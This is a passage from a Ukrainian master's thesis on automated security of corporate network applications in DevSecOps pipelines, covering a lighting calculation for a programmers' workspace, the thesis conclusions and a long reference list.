Число ламп визначається по формулі:

$$N = F/F_л$$

де:

F – світловий потік,

$F_л$ – світловий потік однієї лампи.

Підставимо всі значення у формулу та визначимо кількість світильників:

$$N= 90391 / 7200 = 12,5 \text{ шт.}$$

Приймаємо необхідну кількість світлодіодних світильників 13 шт.

**Висновки до розділу**

Дотримання всіх необхідних умов праці не лише сприяє збереженню здоров’я працівників, а також підвищує ефективність виробництва в цілому.

З цих міркувань було здійснено аналіз умов праці, призначеного для праці програмістів, проведено розгляд небезпечних та шкідливих факторів, що негативно впливають на програмістів під час роботи. Виконано розрахунок штучного освітлення, як одного з ключових факторів впливу на працездатність та здоров’я програміста. Розроблено заходи з умов поліпшення охорони праці.

# 8 ОСНОВНІ ВИСНОВКИ

Програмне забезпечення, створене в результаті виконання випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти, призначено для системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

В межах України в недостатній мірі представлені вітчизняні розробки в цій області.

У випускній кваліфікаційній роботі за другим (магістерським) рівнем вищої освіти наведені теоретичне узагальнення й рішення наукового завдання дослідження методів автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Рішення даного завдання полягало у вирішенні наступних задач:

– Був проведений огляд існуючих систем автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– Досліджена система автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– На основі отриманих результатів досліджень створена програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Розроблені під час виконання випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти алгоритми дозволяють успішно вирішувати завдання автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Проведено аналіз предметної галузі в ході якого були виявлені об'єкти, взаємодія яких носить істотний характер для функціональної діяльності предметної галузі, і їхні основні характеристики; побудована алгоритм і вибраний середовище розробки.

Розроблене програмне забезпечення має простий, дружній та зручний інтерфейс користувача, що забезпечує легкість у освоєнні роботи програмного продукту, зручність у використанні, і не потребує особливих спеціальних знань.

При створені програмного забезпечення було використано об'єктно-орієнтований підхід, що відповідає сучасним тенденціям у галузі розробки комерційних програмних систем.

Програма реалізована на мові високого рівня Visual C++. Дана мова програмування дозволяє найбільш ефективно обробляти дані. Це дозволило мінімізувати строк розробки програмного забезпечення, і, як слід, зменшити витрати на його розробку. Запропоноване програмне забезпечення ділиться на загальне програмне забезпечення, що поставляється із засобами обчислювальної техніки й спеціальне програмне забезпечення, що спеціально розроблене для даної конкретної системи й включає програми, що реалізують її функції.

Програма призначена для виконання під управлінням багатозадачної операційної системи Windows 10/11.

Даються необхідні рекомендації з установки розробленого програмного забезпечення.

В цілому створене програмне забезпечення підтверджує правильність використаних проектних рішень та повністю відповідає вимогам технічного завдання. Створене програмне забезпечення має потенційну можливість для подальшого вдосконалення і застосування у різних галузях.

# СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ


1. Подлєсний А.М. Дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки // Збірник праць молодих науковців ЦНТУ. – Вип. 17. – Кропивницький: ЦНТУ, 2027.
2. Knuth D. The Art of Computer Programming, Vol. 1: Fundamental Algorithms, 3rd Edition 3rd Edition. – Addison-Wesley Professional, 2019. – 672 p.
3. Knuth D. Art of Computer Programming, Vol. 2: Seminumerical Algorithms 3rd Edition, Kindle Edition. – Addison-Wesley Professional, 2019. – 672 p.
4. Knuth D. The Art of Computer Programming: Vol. 3: Sorting and Searching 2nd Edition, Kindle Edition. – Addison-Wesley Professional, 2019. – 800 p.
5. Cormen T.H., Leiserson C.E., Rivest R.L., Stein C. Introduction to Algorithms, 3rd Edition (The MIT Press) 3rd Edition – The MIT Press, 2019. – 1292 p.
6. Богаченко, С., Смірнов, О., Буравченко, К., Смірнова, Т., Конопліцька-Слободенюк, О., Якименко, Н., Смірнов, С. «Обмеження ресурсів мобільних та edge-платформ при розробці програмного забезпечення для реалізації та оптимізації моделей машинного навчання». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»*, 2026, т. 2 № 34, С. 677-686.
7. Смірнов, О., Ткачук, Р., Козірова, Н., Константинова, Л., Конопліцька-Слободенюк, О., Якименко, Н., Смірнов, С.. «Дослідження застосування векторних баз даних у генеративному штучному інтелекті». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»*, 2026, Том 1 № 33, 667-682.
8. Вінтенко Б.Ю., Смірнова Т.В., Миронець І.В., Смірнов О.А., Буравченко К.О. «Метод оцінки функціональної стійкості комп'ютерно-

орієнтованих процедур системи підтримки оперативного персоналу АЕС». *Системи управління, навігації та зв'язку*, 2026, вип. 2(84), С. 62-69.

9. Смірнова Т.В., Усік П.С., Лисенко І.А., Буравченко К.О., Смірнов О.А. «Методологія підтримки технологічних процесів у критичній інфраструктурі з забезпеченням безпеки інформації на основі хмарних технологій». *Безпека інформації.* 2025. Том 31 № 1. С. 49-60.

10. Смірнова Т.В., Буравченко К.О., Добринчук О.А., Смірнов С.А., Якименко Н.М., Смірнов О.А. «Хмарна технологія моніторингу ключових індикаторів ефективності технологічних процесів у критичній інфраструктурі». *Центральноукраїнський науковий вісник. Технічні науки.* 2025. № 12(43), ч. II. С. 36-54.

11. Лисенко, І., Минайленко, Р., Смірнов, С., Буравченко, К., Якименко, Н., Смірнов, О. «Дослідження інструментів штучного інтелекту для інтелектуального аналізу даних». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»*, 2025, № 3(31), С. 227–241.

12. Vintenko, B., Myronets, I., Smirnov, O., Smirnova, T. «Enhancing the Reliability of Input Data for Nuclear Power Plant Operator Support Systems». *International Conference on Sensors, Devices and Systems. SDaS 2025. Lecture Notes in Electrical Engineering*, 2026. vol 1617. pp 3-12 Springer, Cham.

13. Смірнов О., Заріцкий В., Буравченко К., Конопліцька-Слободенюк О., Константинова Л., Якименко Н., Смірнов С. «Оптимізація розпізнавання облич за допомогою CUDA прискореної бібліотеки dlib». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»*, 2026, Том 4, № 32, С. 573-582.

14. Kuznetsov O., Frontoni E., Kuznetsova Y., Chevardin V., Smirnov O. «Architectural foundations for adaptive security in edge computing systems». *Cybersecurity Defensive Walls in Edge Computing*, 2025. pp. 21-61.

15. Вінтенко, Б.Ю., Миронець, І.В., Смірнов, О.А., Коваленко, О.В., Усік, П.С., Буравченко, К.О., Лисенко, І.А. «Логіко-структурна модель комп'ютерно-орієнтованої процедури системи підтримки оперативного

персоналу АЕС». *Кібербезпека: освіта, наука, техніка*. 2025. Том 2 № 30. С. 413-427, 2025.

16. Смірнова, Т.В. «Дослідження методів, моделей та сучасних ІТ-рішень для підтримки технологічних процесів у критичній інфраструктурі держави». *Кібербезпека: освіта, наука, техніка*. 2025. Том 2 № 30. С.195-208, 2025.

17. Al-Azzeh, J., Ayyoub, B., Mesleh, A., Smirnova, T., Gnatyuk, S., Drieiev, O., Smirnov, O., Dorenskyi, O. «Cloud-Based Information System for Evaluating Caverns in the Process of Blasting Metal Surfaces of Details». *International Review on Modelling and Simulations* 18 (1), 2025. pp. 32-42.

18. Вінтенко Б.Ю., Смірнов О.А., Миронець І.В., Смірнова Т.В., Коваленко О.В., Мацуй А.М. «Модель шляхів отримання вхідних даних комп'ютерної інтелектуальної системи підтримки оперативного персоналу АЕС». *Центральноукраїнський науковий вісник. Технічні науки.* 2025. Вип. 11(42), ч. II. С.52-62.

19. Смірнов, О.А., Константинова, Л.В., Конопліцька-Слободенюк, О.К., Козірова, Н.В, Якименко, Н.М., Доренський, О.П., Буравченко, К.О. «Дослідження інструментів штучного інтелекту для роботи з базами даних та аналізу даних». *Кібербезпека: освіта, наука, техніка.* 2025. №3(27), С. 429–448.**)**

20. Smirnov O., Fedorov E., Neskorodieva A., Neskorodieva T. «Intellectual Classification method of Gymnastic Elements Based on Combinations of Descriptive and Generative Approache». *CEUR Workshop Proceedings* Volume 3664, 2024, Pages 11-23.

21. Вінтенко, Б., Миронець, І., Смірнов, О., Коваленко, А., Конопліцька-Слободенюк, О., Смірнова, Т., Константинова, Л. «Дослідження застосування систем підтримки оперативного персоналу об'єкту критичної інфраструктури при керуванні енергоблоком АЕС з реактором типу ВВЕР-1000». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»,* 2024. № 2(26), С. 6-26.

22. Вінтенко, Б., Миронець, І., Смірнов, О., Кравчук, О., Козірова, Н.,

Савеленко, Г., Коваленко, А. «Дослідження вимог та аналіз кібербезпеки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Кібербезпека: освіта, наука, техніка.* 2024. №3(23), С. 111-131.

23. Kuznetsov O., Ilchenko O., Kryvinska N., Buravchenko K., Smirnov O., Savchenko Iu. «An Empirical Assessment of Leading Blockchain Financial Services». *2023 IEEE 1st Ukrainian Distributed Ledger Technology Forum (UADLTF),* Kyiv, Ukraine, 2023, pp. 1-6,

24. Kuznetsov, O., Kryvinska, N., Ilchenko, O., Smirnova, T., Ulianovska, Y. «Comparative Analysis of Cryptocurrency Trading Platforms Using the Analytic Hierarchy Process». *CEUR Workshop Proceedings*, 2023, 3628, pp. 106-115.

25. Malyukov V., Bebeshko B., Lakhno V., Smirnov O., Malyukova I., Mohylnyi H. «Managing the Purchase-Sale Process of Digital Currencies Under Fuzzy Conditions». *Lecture Notes in Networks and Systems*, 2023, 729 LNNS, pp. 104–112.

26. Al-Mudhafar Aqeel, A.M., Smirnova, T., Buravchenko, K., Smirnov, O. «The method of assessing and improving the user experience of subscribers in software-configured networks based on the use of machine learning». *Advanced Information Systems*, 2023, 7(2), pp. 49-56.

27. Smirnov, O., Sydorenko, V., Aleksander, M., Zhyharevych, O., Yenchev, S. «Simulation of the cloud IoT-based monitoring system for critical infrastructures». *CEUR Workshop Proceedings,* Volume 3530, 2023, pp. 256-265.

28. Smirnov, O., Odarchenko, R., Smirnova, T., Bondar, S., Volosheniuk, D. «Optimal Structure Construction of Private 5G Network for the Needs of Enterprises». Lecture Notes on Data Engineering and Communications Technologies, 2023, 178, pp. 208–223.

29. Вінтенко Б.Ю., Смірнов О.А., Коваленко А.С., Смірнов С.А., Буравченко К.О. «Дослідження вимог міжнародних стандартів IEC60880 та IEC62138 з розробки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Системи управління, навігації та зв'язку*, 2023, вип. 3(73), С. 155-166.

30. Вінтенко, Б., Миронець, І., Смірнов, О., Кравчук, О., Козірова, Н.,

Савеленко, Г., Коваленко, А. «Дослідження вимог та аналіз кібербезпеки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Кібербезпека: освіта, наука, техніка.* 2024. №3(23), С. 111-131.

31. Вінтенко Б.Ю., Смірнов О.А., Коваленко О.В., Смірнов С.А., Коваленко А.С. «Дослідження нормативних документів та галузевих стандартів розробки програмного забезпечення комп'ютерних систем управління АЕС, важливих для безпеки». Системи управління, навігації та зв'язку, 2023, вип. 2(72), С. 170-178.

32. Аль-Мудхафар Акіл Абдулхуссейн М., Смірнова Т.В., Буравченко К.О., Смірнов О.А. «Метод оцінки та підвищення користувальницького досвіду абонентів в програмно-конфігурованих мережах на основі використання машинного навчання». Сучасні інформаційні системи, 2023, том 7, № 2, С. 49-56.

33. Вінтенко Б.Ю., Смірнов О.А., Коваленко О.В., Смірнов С.А. «Дослідження нормативної документації та стандартів розробки програмного забезпечення комп'ютерних систем управління АЕС, важливих для безпеки». VI міжнародна науково-практична конференція "Інформаційна безпека та комп'ютерні технології", м. Кропивницький. 20-21 квітня 2023 р. – Кропивницький: ЦНТУ. – 2023. – С. 35-36.

34. Smirnov, O., Karapetyan, A., Fedorov, E., «Creating Neural Network and Single Solution Human-Based Metaheuristic Methods of Solving the Traveling Salesman Problem». CEUR Workshop Proceedings, Volume 3312, 2022, pp. 47-58.

35. Smirnov O., Kuznetsov A., Kryvinska N., Kiian A., Kuznetsova K. «Full Non-Binary Constant-Weight Codes». SN Computer Science, Vol 2, 337, 2021. https://doi.org/10.1007/s42979-021-00739-w.

36. Smirnov O., Kovalenko O., Kovalenko A., Kavun S. «Quantitative Risk Assessment Method Development in the Context of the SDLC-model». 2021 IEEE 8th International Conference on Problems of Infocommunications, Science and Technology (PIC S&T), 2021, pp. 203-208, doi: 10.1109/PICST54195.2021.9772143

37. Smirnova T., Gnatyuk S., Berdibayev R., Avkurova Zh., Iavich M.

«Cloud-Based Cyber Incidents Response System and Software Tools». Communications in Computer and Information Science, 2021, vol 1486. Springer, Cham. pp 169-184.

38. Smirnov, O., Kuznetsov, A., Potii, O., Poluyanenko, N., Stelnyk, I., Mialkovsky, D. «Combining and filtering functions in the framework of nonlinear-feedback shift register». International Journal of Computing; 2020, Volume 19, Issue 2 – Research Institute for Intelligent Computer Systems – 2020. – P. 247-256.

39. Smirnov O., Kuznetsov A., Kiian A., Kuznetsova T. «Non-binary constant weight coding technique». CEUR Workshop Proceedings. Volume 2740, 2020, Pages 102-114.

40. Smirnov O., Kuznetsov A., Kiian A., Cherep A., Kanabekova M., Chepurko I. «Testing of code-based pseudorandom number generators for post-quantum application». 2020 IEEE 11th International Conference on Dependable Systems, Services and Technologies (DESSERT), Ukraine, Kyiv, May 14-18. 2020. P. 172-177.

41. Smirnov, O., Shekhanin, K., Kuznetsov, A., Krasnobayev, V. «Detecting Hidden Information in FAT». International Journal of Computer Network and Information Security (IJCNIS). Vol. 12, No. 3, 2020. PP.33-43.

42. Smirnov, O., Drieieva, H., Drieiev, O., Simakhin, V., Bondar, S., Odarchenko, R. «Managing multifractal properties of the binary sequence generated with the Markov chains», CEUR Workshop Proceedings Volume 2608, 2020, Pages 633-645.

43. Smirnov O. Kuznetsov A., Zaicenko Yu., Pastukhov M., Oleshko O., Kuznetsova K., «Formation of Discrete Signals with Special Correlation Properties». International Conference on Information and Telecommunication Technologies and Radio Electronics, UkrMiCo 2019; Odessa; Ukraine; 9-13 September 2019. P.22-28.

44. Smirnov, O., Kuznetsov, A., Kolovanova, I., Kuznetsova, T., «Noise immunity of the algebraic geometric codes». International Journal of Computing; 2019, Volume 18, Issue 4 – Research Institute for Intelligent Computer Systems – 2019. – P. 393-407.

45. Smirnov, O., Kuznetsov, A., Reshetniak, O., Ivko, N., Katkova, T., Kuznetsova, T., «Generators of Pseudorandom Sequence with Multilevel Function of Correlation». 2019 IEEE International Scientific-Practical Conference Problems of Infocommunications, Science and Technology (PIC S&T), Kyiv, Ukraine, 8 – 11 October 2019 . P.517-522.

46. Smirnov, O., Krasnobayev, V., Yanko, A., Kuznetsova, T. «Methods of nulling numbers in the system of residual classes». CEUR Workshop Proceedings, Vol 2588, P. 90-106, 2019.

47. Kuznetsova, T., «Code-Based Schemes for Post-Quantum Digital Signatures», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P. 707-712.

48. Smirnov, O., Kuznetsov, A., Stefanovych, O., Gorbenko, Y., Krasnobaev, V., Kuznetsova K. «Information Hiding Using 3D-Printing Technology», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P.701-706.

49. Smirnov, O., Kuznetsov, A., Kovalchuk, D., Averchev, A., Pastukhov, M., Kuznetsova, K., «Formation of Pseudorandom Sequences with Special Correlation Properties», 2019 3rd International Conference on Advanced Information and Communications Technologies, AICT -2019/ Lviv, Ukraine, 2-6 July, 2019, P. 395-399.

50. Смірнов, О.А., Усік П.С., Полігенько О.О., Одарченко Р.С., Терещенко Л.Ю. «Інформаційна технологія та програмне забезпечення для підвищення ефективності планування підсистеми базових станцій стільникового зв’язку». Проблеми телекомунікацій. № 1(26). С. 83-96. 2020.

51. Смірнов О.А., Усік П.С., Миронець І.В., Буравченко К.О., Якименко Н.М. «Метод підвищення ефективності розподіленої обробки даних у комп’ютерних системах операторів стільникового зв’язку» Вісник Черкаського державного технологічного університету. Технічні науки. №4. С. 103-110. 2020.

52. О.А.Смірнов, Т.В.Смірнова, Л.І. Поліщук, К.О. Буравченко, А.О.Макевнін, «Дослідження хмарних технологій як сервісів», Кібербезпека: освіта, наука, техніка. № 3(7). С. 43-62. 2020.

53. Смірнов О.А., Дрєєва Г.М., Дрєєв О.М., Смірнова Т.В. «Фрактальний аналіз генератора самоподібного трафіку на основі ланцюга Маркова». Центральноукраїнський науковий вісник. Технічні науки. № 2(33). с. 161-172, 2019.

54. Smirnov, O., Kuznetsov, A., Kuznetsova., K. Synthesis of Discrete Signals with Improved Correlation Properties. Монографія: In.: ISCI'2019: Information Security in Critical Infrastructures. Collective monograph. Edited by Ivan D. Gorbenko and Alexandr A. Kuznetsov, ASC Academic Publishing, USA, 2019, pp. 281-299. – ISBN: 978-0-9989826-8-7 (Hardback), ISBN: 978-0-9989826-9-4 (Ebook).

55. Смірнова Т.В., Солових Є.К., Смірнов О.А., Дрєєв О.М. Побудова хмарних інформаційних технологій оптимізації технологічного процесу відновлення та зміцнення поверхонь деталей. Центральноукраїнський науковий вісник. Технічні науки. № 1(32). с. 184-194, 2019.

56. Смірнов О.А., Котелянець В.В. Стійкі до колізій стохастичні моделі функціонування безпроводових сенсорних мереж. Вісник інженерної академії України, №3, с. 145-152, 2018

57. O. Smirnov, O. Kovalenko, A. Kovalenko, S. Smirnov, V. Vialkova. The mathematical model of the testing technology for Dom Xss vulnerabilities. Scientific & practical cyber security journal (SPCSJ) Vol 2 Issue 1, 22-28 pp. [Электронный Журнал]. Georgia. Tbilisi: SCSA – 2018.

58. Oleksii Smirnov, Oleksandr Kovalenko, Jamil Al-Azzeh, Anna Kovalenko, Serhii Smirnov. Qualitative risk analysis of software development. Asian Journal of Information Technology. – Volume 17(3). – Medwell Journals. – 2018. – P. 218-230.

59. Смірнов О.А., Коваленко О.В., Коваленко А.С., Смірнов С.А. Розробка методу передтестової компіляції й розподілу доступу. Збірник

наукових праць ІІІ міжнародної науково-практичної конференції “Інформаційна безпека та комп’ютерні технології”, м. Кропивницький. 19-20 квітня 2018р. – Кропивницький: ЦНТУ. – 2018. – С. 214-215